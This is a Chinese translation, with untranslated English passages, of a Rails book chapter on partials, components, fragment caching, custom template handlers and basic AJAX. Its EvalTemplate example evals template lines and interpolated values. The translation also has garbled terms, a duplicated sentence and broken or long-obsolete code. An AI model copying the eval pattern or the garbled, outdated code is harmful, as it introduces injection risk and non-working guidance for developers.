<h3>Add Comment</h3>
  . . .
```

传递给 render() 的:partial 参数是“模板”的名字(但是不带下划线)。这个名字必须是一个有效的文件名并且是一个有效的 Ruby 标识符。(所以 a-b 和 20042501 对于“局部模板”不是有效的名字)。:object 参数用于区别被传递给“局部模板”的一个对象。这个对象在“模板”内是有效的,它通过使用与“模板”一样的名字做到这点。在这个例子中,@an_article 对象将被传递给“模板”,“模板”可以使用局部变量 article 来访问它。使用这种方式,我们可以在“局部模板”内这样写 article.title。

习惯上 Rails 开发者在“模板”后使用一个变量名字(这个例子中是 article)。事实上,你可以更进一步。如果被传递给“局部模板”的对象是一个“控制器”内带有与“局部模板”同名的实例变量,你可以忽略:object 参数。在前面例子中,如果我们的“控制器”已在实例变量@article 内设置了 article,“视图”可以只使用下同代码来提交“局部模板”。

```
<%= render(:partial => "article") %>  
<h3>Add Comment</h3>  
 . . .
```

你可以通过传递给 render() 一个局部参数来在“模板”内设置额外的局部变量。它接受一个哈希表,那里条目表示名字并设置局部变量的值。

```
render(:partial => 'article',  
       :object => @an_article,  
       :locals => { :authorized_by => session[:user_name],  
                   :from_ip => @request.remote_ip })
```

Partials and Collections

应用程序通常需要显示格式化条目的集合。一个博客可能显示一系列有文本,作者,日期等等的文章。一个商店可能显示条目在一个分类表中,那里每个都有一个图像,一个描述,和一个单价。

传递给 render() 的:collection 参数可以与:partial 参数结合起来。:partial 参数让我们使用一个“局部模板”来定义每个条目的格式,并且:collection 参数应用这个“模板”给集合内的每个成员。对于一个显示文章列表的“模型”对象使用我们先前的 defined_article.rhtml “局部模板”,我们可写

```
<%= render(:partial => "article", :collection => @article_list) %>
```

在“局部模板”内部,局部变量 article 将被设置为集合内的当前的文章—变量的名字在“模板”后面。此外,变量 article_counter 将被设置为集合内当前文章的索引。

选项:spacer_template 参数让你指定一个“模板”,此“模板”将在集合内的每个元素之间被提交。例如,一个“视图”可能包含

```
<%= render(:partial => "animal",
```

```
:collection => %w{ ant bee cat dog elk },  
:spacer_template => "spacer")  
%>
```

这个使用 _animal.rhtml 来提交给出列表内的每个 animal，在每个元素之间都提交 _spacer.rhtml。如果 _animal.rhtml 包含

```
<p>The animal is <%= animal %></p>
```

而 _spacer.rhtml 包含

```
<hr />
```

你的用户会看到一个 animal 名字的列表，并且各个名字之间有个水平线。

Shared Partial Page Templates

如果传递给 render 方法调用的 :partial 参数个简单的名字，Rails 假设目标“模板”在当前“控制器”的 view 目录内。但是，如果名字包含一个或多个反斜线“/”字符的话，Rails 假设最后的反斜线部分是目录的名字，余下的是“模板”的名字。目录被假定在 app/views 目录下。这使得可以很容易地在“控制器”间共享“局部模板”。

Rails 约定存储这共享“局部模板”在 app/views 的子目录 shared 内。这些“局部模板”可这样提交

```
<%= render(:partial => "shared/post", :object => @article) %>  
. . .
```

在前面的例子中，@article 对象将被赋值“模板”内的局部变量 post。

Partials and Controllers

不只是“视图模板”使用“局部模板”。“控制器”也在“动作”上使用它。“局部模板”可让“控制器”从一个“视图”本身使用的同一“局部模板”的页中生成片断。在你使用 AJAX 支持并从“控制器”—它使用“局部模板”来更新部分页面，并且你知道你更新的表的行或商品项的格式化将与最初生成的保持一致，这就显得特别重要了。我们会在 373 页第十八章中讨论它。

Components

“局部模板”允许我们在多个“视图”之间共享“视图”代码片断。但如果我想即共享“视图”又共享“视图”背后一些逻辑，这可以吗？

“组件”(Components)让我们从一个“视图”内或其它的“动作”内来调用“动作”。“动作”的逻辑将被执行，并且它的结果被提交。这些结果可以被插入到当前“动作”的输出中。

例如，我们的 store 应用程序可能想在每一页的 sidebar 内显示一个当前购物车内容的摘要。一种做法是给每个“动作”加载组装摘要所需要的信息并允许“层”插入摘要。但是，

意味关全局“视图”必须复制出每个“动作” —很明显这违反了 DRV 原则。另一做法是使用“控制器”内的一个钩子方法来添加购物车内容到传递给每个“模板”的上下文环境中。这看起来还不错，它减少了“控制器”和“视图”之间的耦合。

最好的做法是让“模板”代码决定它要显示什么，并且有一个“控制器”的“动作”在必要时生成那些数据。

这就是“组件”存在的原因。让我们看看用于 store 应用程序的一个“层模板”的部分。

```
<div id="side">  
  <a class="side" href="http://www. . . . com">Home</a><br />  
  <a class="side" href="http://www. . . . com/faq">Questions</a><br />  
</div>  
  
<div id="cartsummary">  
  <%= render_component(:controller => :store, :action => :cart_summary)%>  
</div>
```

这个“模板”要求一个“控制器”(这个例子中是 StoreController)来运行它 cart_summary “动作”。结果的 HTML 将被在此点上插入“层”。

这儿有个潜在陷阱：如果 cart_summary 的 render 使用此同一个“模板”，我们会失败。你会想把使用 render 组件的“动作”从“层”处理中排除，即可用

```
layout "xxx", :except => :cart_summary
```

也可以从创建“组件”的“动作”方法内调用 render(:layout=>false, ...)。

Components in Controllers

有时候，应用程序需要在其它“动作”内直接植入一个“动作”的处理。这可能是因为一个“动作”决定委派处理给一个单独的“动作”或者是因为一个“动作”需要使用其它“动作”生成的输出。

“控制器”的方法 render_component() 让一个“动作”完成些工作，然后交出控制给另一个“动作”，此“动作”潜在的在其它“控制器”中。一旦被调用，典型地第二个“动作”将完成提交。

做为另一种选择，render_component_as_string() 调用第二个动作，但是做为一个字符串来返回被提交的文本，而不发送它给浏览器。这允许原有的“动作”来完成它自己的提交。

这种提交风格的潜在用法是构建一个包含不同条目(links, calendars, polls, 等等)风格的 sidebar。每个条目将有基于它自己组件的提交，并且应用程序的“控制器”将汇集 sidebar 的内容在一个字符串数组中，此数组被传递给用于显示的“层”。

Componentizing Components

一个“组件”只完成从其它“动作”中调用另一个“动作”的事。但是后来你可能发现，你想在不同的应用程序之间共享“组件”。这种情况下好像是应该从主应用程序代码中分离它们。

你可能已经注意到当你使用 rails 命令来创建一个应用程序的目录树时，这些目录在顶层被称为“组件”，You may have noticed that when you use the rails command to create an application's directory tree, there's a directory called components at the top level, right alongside app and config. This is where freestanding components should be stored. Ultimately, the intent is that you'll be able to find components to plug into your application and simply add them to this directory. To explore this style of component, let's write one that creates a list of links, something that might go into a site's sidebar.

每个“组件”在顶层“组件”目录内有它自己的目录。“控制器”和“模型”文件放在那个目录中，虽然“视图”文件在用“控制器”名字的子目录中。图 17.6 显示了用于连接“组件”的文件和目录。




Figure 17.6: Directory Structure for Stand-Alone Components

下面代码片断显示了我们是如何打算使用我们的 sidebar “组件”的。注意

```
<div class="sidebar">  
  <%= render_component(:controller => 'sidebar/link',  
    :action => 'get_links') %>  
</div>  
  
<h1>Welcome to my blog!</h1>  
  
<p>
```

Last night I had pizza. It was very good. I also watched some television. I like the pretty colors.

```
</p>
```

组件的“控制器”被放在 sidebar 目录下的 link_controller.rb 文件中。

```
class Sidebar::LinkController < ActionController::Base
  uses_component_template_root
  Link = Struct.new(:name, :url)
  def self.find(*ignored)
    [ Link.new("pragdave", "http://blogs.pragprog.com/pragdave"),
      Link.new("automation", "http://pragmaticautomation.com") ]
  end
  def get_links
    @links = self.class.find(:all)
    render(:layout => false)
  end
end
```

在它和其它的 Rails “控制器”之间有两个微小的差别。

在它和其它的 Rails “控制器”之间有两个微小的差别。首先，类必须被定义在一个包含“控制器”目录的名字命名的“模块”内。在我们例子中，这意味着“控制器”类的名字必须使用 Sidebar::。Rails does this in anticipation of the availability of third-party components; by keeping each component in its own module, it reduces the chance of name clashes.

一个“组件控制器”必须也包含声明

```
uses_component_template_root
```

这会告诉 Rails 在 components 目录下查找“模板”文件，而不是在 app/views 中。

Finally, we need the layout for the component. It's in the file get_links in the component's link subdirectory.

```
<div class="links">
<ul>
  <% for link in @links -%>
    <li><p><%= link_to(link.name, link.url) %></p></li>
  <%end -%>
</ul>
```

```
</div>
```

If a buddy decides they like your links component (and why wouldn't they?) you could simply zip or tar up the sidebar directory and send it to them for installation in their application.

17.10 Caching, Part Two

我们在 318 页看到了“活动控制器”的“页缓存”支持。我们说过 Rails 也允许你缓存部分页。在动态站点中这很有用。或许你为你的博客应用程序的每个单独用户分别定制欢迎和 sidebar。在这个例子中你不可以使用“页缓存”，因为所有页对不同的用户是不同的。但因为文章的列表不会在用户之间改变，所以你可以使用“段缓存”(fragment caching)。你可以构造 HTML 来只显示文章一次，并且包含它在传递给每个单独用户的定制页内。

为了演示“段缓存”，让我们设置一个假的博客应用程序。这儿是“控制器”。它设置 @dynamic_content，来表现应该在每个浏览时被修改的页的内容。对于我们例子来说，我们使用当前时间做为页的内容。

```
class BlogController < ApplicationController  
  def list  
    @dynamic_content = Time.now.to_s  
  end  
end
```

这儿是我们的 Article 类。它模拟了通常从数据库获取文章的“模型”类。我们在显示列表时，将创建的文章重排在我们列表的第一位。

```
class Article  
  attr_reader :body  
  def initialize(body)  
    @body = body  
  end  
  def self.find_recent  
    [ new("It is now #{Time.now.to_s}"),  
      new("Today I had pizza"),  
      new("Yesterday I watched Spongebob"),  
      new("Did nothing on Saturday") ]  
  end  
end
```

现在，我们设置一个“模板”，它使用一个被提交文章的缓存版本而且还更新动态数据。我们没有给出琐细的东西。

```
<%= @dynamic_content %> <!-- Here's dynamic content. -->  
<% cache do %> <!-- Here's the content we cache -->  
<ul>  
  <% for article in Article.find_recent -%>  
    <li><p><%= h(article.body) %></p></li>  
  <% end -%>  
</ul>  
<% end %> <!-- End of cached content -->  
<%= @dynamic_content %> <!-- More dynamic content. -->
```

魔术是 `cache()` 方法。它缓存与这个方法关联的块的所输出。下一次这个页被访问时，动态内容将被提交，但被缓存的块内的东西将被直接使用—它不会被重新生成。我们可以看看如果我们生成我们的框架应用程序并在几秒钟后刷新它，会如图 17.7 所示。页顶部和底部的时间—我数据的动态部分—会被刷新。虽然中间的时间还是一样的：它被保存在缓存内。(如果你在本机测试，你会看到三个时间字符串都改变了，这种改变是因为你运行应用程序在开发者模式下。缺省地，缓存只在产品模式下才可用。如果你使用 WEBrick 来测试，可以使用`-e` 选项。)




Figure 17.7: Refreshing a Page with Cached and Noncached Data

此处的关键概念是被缓存的东西，它是在“视图”内被生成的“段”(fragment)。如果我们在“控制器”内已构造了文章列表，然后传递此列表给“视图”，随后对页的访问将不再提交此列表，但数据库还将在每次请求时被访问。把数据库的请求移动到“视图”内意味着，它不会每次都调用被缓存的输出。

当然，你可以说，这破坏了不能放置应用级代码在“视图模板”内的规则。我们能避免这样吗？我们能，但它意味着缓存将变得有些不像前面那样直白。技巧是用“动作”来测试被缓存的“段”是否存在。如果存在，“动作”将不执行数据库操作，那个存在的“段”将被使用。

```
class Blog1Controller < ApplicationController

  def list

    @dynamic_content = Time.now.to_s

    unless read_fragment(:action => 'list')

      logger.info("Creating fragment")

      @articles = Article.find_recent

    end

  end

end
```

“动作”使用 `read_fragment()` 方法来查看用于这个“动作”的一个“段”是否存在。如果不存在，它从数据库加载文章列表。然后“视图”使用这个列表来创建“段”。

```
<%= @dynamic_content %> <!-- Here's dynamic content. -->

<% cache do %> <!-- Here's the content we cache -->

<ul>

  <% for article in @articles -%>

    <li><p><%= h(article.body) %></p></li>

  <% end -%>

</ul>

<% end %> <!-- End of the cached content -->

<%= @dynamic_content %> <!-- More dynamic content. -->
```

Epiring Cached Fragments

现在我们已经有了一个文章列表缓存版本，我们的 Rails 应用程序将继续服务它无论何时提交这个页。如果文章被更新，那么被缓存的版本将会过时，并且应该被失效。我们用 `expire_fragment()` 方法来做。缺省地，“段”使用提交页的(我们例子中是 `blog` 和 `list`)“控制器”和“动作”的名字被缓存。要失效“段”(例如，在文章列表更改时)，“控制器”应该调用

```
expire_fragment(:controller => 'blog', :action => 'list')
```

Clearly, this naming scheme works only if there's just one fragment on the page. Fortunately, if you need more, you can override the names associated with fragments by adding parameters (using `url_for()` conventions) to the `cache()` method.

```
<% cache(:action => 'list', :part => 'articles') do %>
<ul>
<% for article in @articles -%>
<li><p><%= h(article.body) %></p></li>
<% end -%>
</ul>
<% end %>
<% cache(:action => 'list', :part => 'counts') do %>
<p>
  There are a total of <%= @article_count %> articles.
</p>
<% end %>
```

在这个例子中，两个“段”被缓存。第一个保存额外的设置文章的`:part`参数，第二个是设置内容的。

在“控制器”内部，我们可传递同一个参数给`expire_fragment()`来删除特定的“段”。例如，在我们编辑一个“段”时，我们必须失效文章列表，但`count`却还有效。如果相反我们删除一个文章，我们需要失效两个“段”。“控制器”查看这一点(我们不必用任何代码来对`article`做什么事情—只是查看缓存)。

```
class Blog2Controller < ApplicationController
  def list
    @dynamic_content = Time.now.to_s
    @articles = Article.find_recent
    @article_count = @articles.size
  end
  def edit
    # do the article editing
    expire_fragment(:action => 'list', :part => 'articles')
    redirect_to(:action => 'list')
```

```

    end

    def delete
      # do the deleting
      expire_fragment(:action => 'list', :part => 'articles')
      expire_fragment(:action => 'list', :part => 'counts')
      redirect_to(:action => 'list')
    end
  end

```

`expire_fragment()`方法也可接受一个单独的正则表达式做为一个参数，以允许我们失效所有名字相匹配的“段”。

```
expire_fragment(%r{/blog2/list.*})
```

Fragment Cache Storage Options

就像 sessions，当 Rails 存储你的“段”时，它有很多选项。就像 session，缓存机制的选项可以被推迟到你的应用程序开发完成。事实上，我们推迟对缓存的讨论到 458 页。

用于存储的机制你可以在环境中使用下面语句来设置。

```
ActionController::Base.fragment_cache_store = <one of the following>
```

有效的存储机制是：

1、`ActionController::Caching::Fragments::MemoryStore.new` 存储在内存中的 Page fragments。This is not a particularly scalable solution.

2、`ActionController::Caching::Fragments::FileStore.new(path)` 在目录路径内保存被缓存的“段”。

3、`ActionController::Caching::Fragments::DRbStore.new(url)` Stores cached fragments in an external DRb server.

4、`ActionController::Caching::Fragments::MemCachedStore.new(host)` Stores fragments in a memcached server.

17.11 Adding New Templating Systems

在本章开始时我们解释过 Rails 带有两个“模板”系统，但你也可很容易地添加自己的。这是更高级的用法，当然你也可以直接进入下一章的学习，而不会丢失什么。

一个“模板处理器”是个简单的，有两个标准的类。

1、它的构造器必须接受单个参数，view 对象。

2、它实现单个方法，`render()`，此方法接受“模板”的文本和一个局部变量值的哈希表，并且返回提交的那个“模板”的结果。

让我们从一个微不足道的“模板”开始。RDoc 系统，用于从 Ruby 注释中产生文档，包括一个 formatter，它接受纯文本，并转换它为 HTML。让我们使用它来格式化“模板”的页。我们将用文件扩展名.rdoc 来创建这些“模板”。


“模板处理器”是个简单的类，它带有两个前面描述过的方法。我们把它放在 lib 目录下的 rdoc_template.rb 文件中。

```
require 'rdoc/markup/simple_markup'  
require 'rdoc/markup/simple_markup/inline'  
require 'rdoc/markup/simple_markup/to_html'  
  
class RDocTemplate  
  
  def initialize(view)  
    @view = view  
  end  
  
  def render(template, assigns)  
    markup = SM::SimpleMarkup.new  
    generator = SM::ToHtml.new  
    markup.convert(template, generator)  
  end  
  
end
```

现在我们需注册处理器。这可以用你的 environment 文件，或者你可以设置在 app/controllers 目录下的 application.rb 文件中。

```
require "rdoc_template"  
  
ActionView::Base.register_template_handler("rdoc", RDocTemplate)
```

对注册的调用说明，任何“模板”文件的名字以.rdoc 结尾的将被 RDocTemplate 类处理。我们可以通过创建个叫 example.rdoc 的“模板”来测试它，并且可通过生成的 test “控制器”来访问它。



Making Dynamic Templates

rhtml 和 rxml “模板”与“控制器”共享它们的环境—它们可以访问“控制器”实例变量。如果它们被做为“局部模板”调用的话，它们也可以获得传递来的局部变量。我们可以让我们自己的“模板”也能做到这一点。首先你应该想到你希望你的“模板”做什么，然后是你如何做到这些。这儿我们人为地做了个例子：一个包含 Ruby 代码行例子。当提交时，显示每行代码，并伴随它的值。所以，如果这个模板被称为 test.reval，它包含

```
a = 1
3 + a
@request.path
```

我们可能希望看到输出

```
a = 1 => 1
3 + a => 4
@request.path => /text/example1
```

注意“模板”是如何访问@request 变量的。我们通过创建一个 Ruby binding（基本上是局部变量的一个范围）来实现这个，并用实例的值组装它，然后局部变量通过“控制器”被安置到“视图”内。注意 renderer 也设置应答的内容类型给 text/plain；我们不需要让我们的结果被解释成 HTML。我们也可以定义一个存取器方法叫 request()，它可以让我们的“模板”处理器更像 Rails 内置的。

```
class EvalTemplate
  def initialize(view)
    @view = view
  end
  def render(template, assigns)
    # create an anonymous object and get its binding
    env = Object.new.send(:binding)
```

```
bind = env.send(:binding)

# Add in the instance variables from the view

@view.assigns.each do |key, value|
  env.instance_variable_set("@#{key}", value)
end

# and local variables if we're a partial
assigns.each do |key, value|
  eval("#{key} = #{value}", bind)
end

@view.controller.headers["Content-Type"] ||= 'text/plain'

# evaluate each line and show the original alongside
# its value

template.split(/\n/).map do |line|
  line + " => " + eval(line, bind).to_s
end.join("\n")
end
```

第十八章 The Web, V2.0

自 web 出现以来有两件事在折磨着应用程序的开发者。

1、无状态的 HTTP 连接。

2、不能在页视图之间调用服务的事实。

由缺乏状态引起的问题很快就被用于鉴别用户的 cookie 和在服务端存储“会话”得到解决。Rails 的“会话”对象就用于此目的。

第二个问题解决起来就不太容易。<frameset>和<frame>标记是一个局部解决方案，但它们的副作用却让很多开发者处于精神错乱状态。有些人发明了<iframe>，但它也没有解决这个问题。

近段时间，OpenG1 加快了对桌面系统的用户规则的制定，1960 年以来大多数 web 应用程序看起来就像它们运行在哑终端上。

当然，现在就不这样。麻烦消失了。

欢迎进入到 Web 2.0 中。

18.1 AJAX 介绍

AJAX (缩写于 Asynchronous JavaScript and XML) 是一个扩展了传统的 Web 应用程序模型以允许完成页服务请求的技术。




Figure 18.1: AJAX—In-Page Server Requests for Web Applications

在实践中这意味着什么？它允许你做——在你使用 Gmail, Google Maps 或 Google Suggest 时看到的这种事情。在这里 Web 页工作起来就像个桌面系统的应用程序。如何做到这些？通常服务端下载一个页，你单击些东西来发送请求给服务端，然后服务端发送其它页面。

用 AJAX 是个革命。你可以从你的 Web 客户端到服务端使用 on-the-fly 请求，并且服务端可用所有被分类的东西来应答。

- 1、HTML 段
- 2、由客户端运行的脚本
- 3、任意数据

通过从服务端返回 HTML 段，AJAX 允许我们替换或添加现有的页元素。你可以替换一段或一个产品图像或添加一些行数据给表。这会减少带宽的使用并让你的页具有了开合功能(拉链)。

通过运行由服务端返回的脚本(也就是，JavaScript)，你可以完全改变当前显示的HTML页面的外观，内容和行为。

最后，你可以返回由客户端的JavaScript处理过的数据。[我们期望的是AJAX的XML部分—服务端支持由客户端发送回的XML消息。但此处没有什么事情是你必须做的。你可以发送回JavaScript代码片断，纯文本，甚至是YAML。]

XMLHttpRequest

AJAX使用了首先由IE浏览器支持的一个特征，不长时间所浏览器都支持了此特征。这个特征是个JavaScript对象，叫 XMLHttpRequest。

这个特征允许你构造从客户端到服务端的HTTP调用。它也让你访问和处理由服务端发出的响应此请求的数据。

注意 XMLHttpRequest名字中的XML部分的存在是历史原因—在任何方式的请求内部你都不能使用XML。现在你只要忘记XML就可以了，并且看看它是什么—一个对HTTP请求的包装。

The A in AJAX

AJAX调用是异步的，或者是非阻塞的。[事实上，你也可以完成同步调用，但这是个非常，非常不好的想法。你的浏览器将中止对用户的动作做出响应，直到请求被处理—或许这会给用户浏览器当掉了的假象。]在你发送你的请求给服务端之后，主浏览器的事件循环开始工作，它监听由你的 XMLHttpRequest 实例引发的一个事件。任何其它的浏览器事件，如用户单击链接，将继续工作。

这意味着从服务端返回给客户端的AJAX数据只是你的页面其它事件。在发送请求与返回数据期间可以发生任何事情。Keep that in mind as your applications become more complex.

XMLHttpRequest vs. <iframe>

So, you ask, what's all the hype about? I did this with <iframe> for years!

While it's true you can do something along the lines of what XMLHttpRequest does, iframes are not nearly as flexible nor as clean as AJAX to use. Unlike the <iframe> approach, with AJAX

- 可容易地完成GET, POST, 和其它的HTTP请求类型,
- DOM不会以任何方式被修改,
- 你拥有了强大的回调钩子,
- 更干净的API, 以及
- 你可以定制HTTP headers.

考虑所有这些，很明显 XMLHttpRequest 比 iframes 提供了更清晰，更强大的编程模型。

18.2 The

Rails Way

Rails 内建了对 AJAX 调用的支持，它可以更容易地把你的应用程序放置到 Web2.0 上。

首先，在内置的 JavaScript 库中它有 prototype, effects, dragdrop, 和 controls。这些库完美地包装所有种类 AJAX 用法，并且用面向对象的方式对 DOM 进行管理。

其次是 JavascriptHelper，此模块定义了我们在本章其余部分将要讨论的方法。它在 Ruby 代码中包装了对 JavaScript 的访问，所以在使用 AJAX 时，你不必切换到另一种语言中。

要使用由 JavascriptHelper 定义的功能，你首先必须在你的应用程序中 include 文件 prototype.js。这样做会让它调用你的.rhtml 页的<head>段。

```
<%= javascript_include_tag "prototype" %>
```

关于本章的代码，我们已经添加了对 javascript_include_tag 的调用给我们应用程序的所有.rhtml 层文件，使这个库对我们所有的例子都有效。

你也需要放置 prototype.js 文件在你的应用程序的 public/javascripts 目录内。如果你运行 rails 命令来生成你的应用程序的结构，则它会被缺省地包括进来。

link_to_remote

此语法可完成从一个.rhtml 模板中对一个基本的 AJAX 的调用

```
<%= link_to_remote("Do the Ajax thing",
  :update => 'mydiv',
  :url => { :action => :say_hello }) %>
<div id="mydiv">This text will be changed</div>
```

link_to_remote() 方法的基本格式接受三个参数。

1、用于链接的文本

2、id=attribute 是你的页要更新的元素

3、调用一个动作的 URL，它服从 url_for() 格式

当用户单击这个链接时，“动作”（本例子是 say_hello）将被在服务端调用。由这个动作提交的任何东西都将被用于替换当前页面中的 mydiv 元素的内容。

被生成的应答“视图”不应该使用任何 Rails 的 layout 包装（因为你只更新了 HTML 页面的一部分）。你可以关闭对层的使用，通过把 render() 方法内的 :layout 选项设置为 false，或者通过在合适的地方指定你的“动作”不应该使用一个“层”。（查阅 357 页的 17.9 节获取更多信息。）

那么，让我们来定义一个“动作”。

```

def say_hello
    render(:layout => false)
end

```

然后定义相应的 say_hello.rhtml “视图”。

```
<em>Hello from Ajax!</em> (Session ID is <%= session.session_id %>)
```

试一下。带有 id="mydiv" 的

元素内的文本 “This text will be changed” 会被修改为下面这样(查看图 18. 2)

```
Hello from Ajax! (Session ID is <some string>)
```

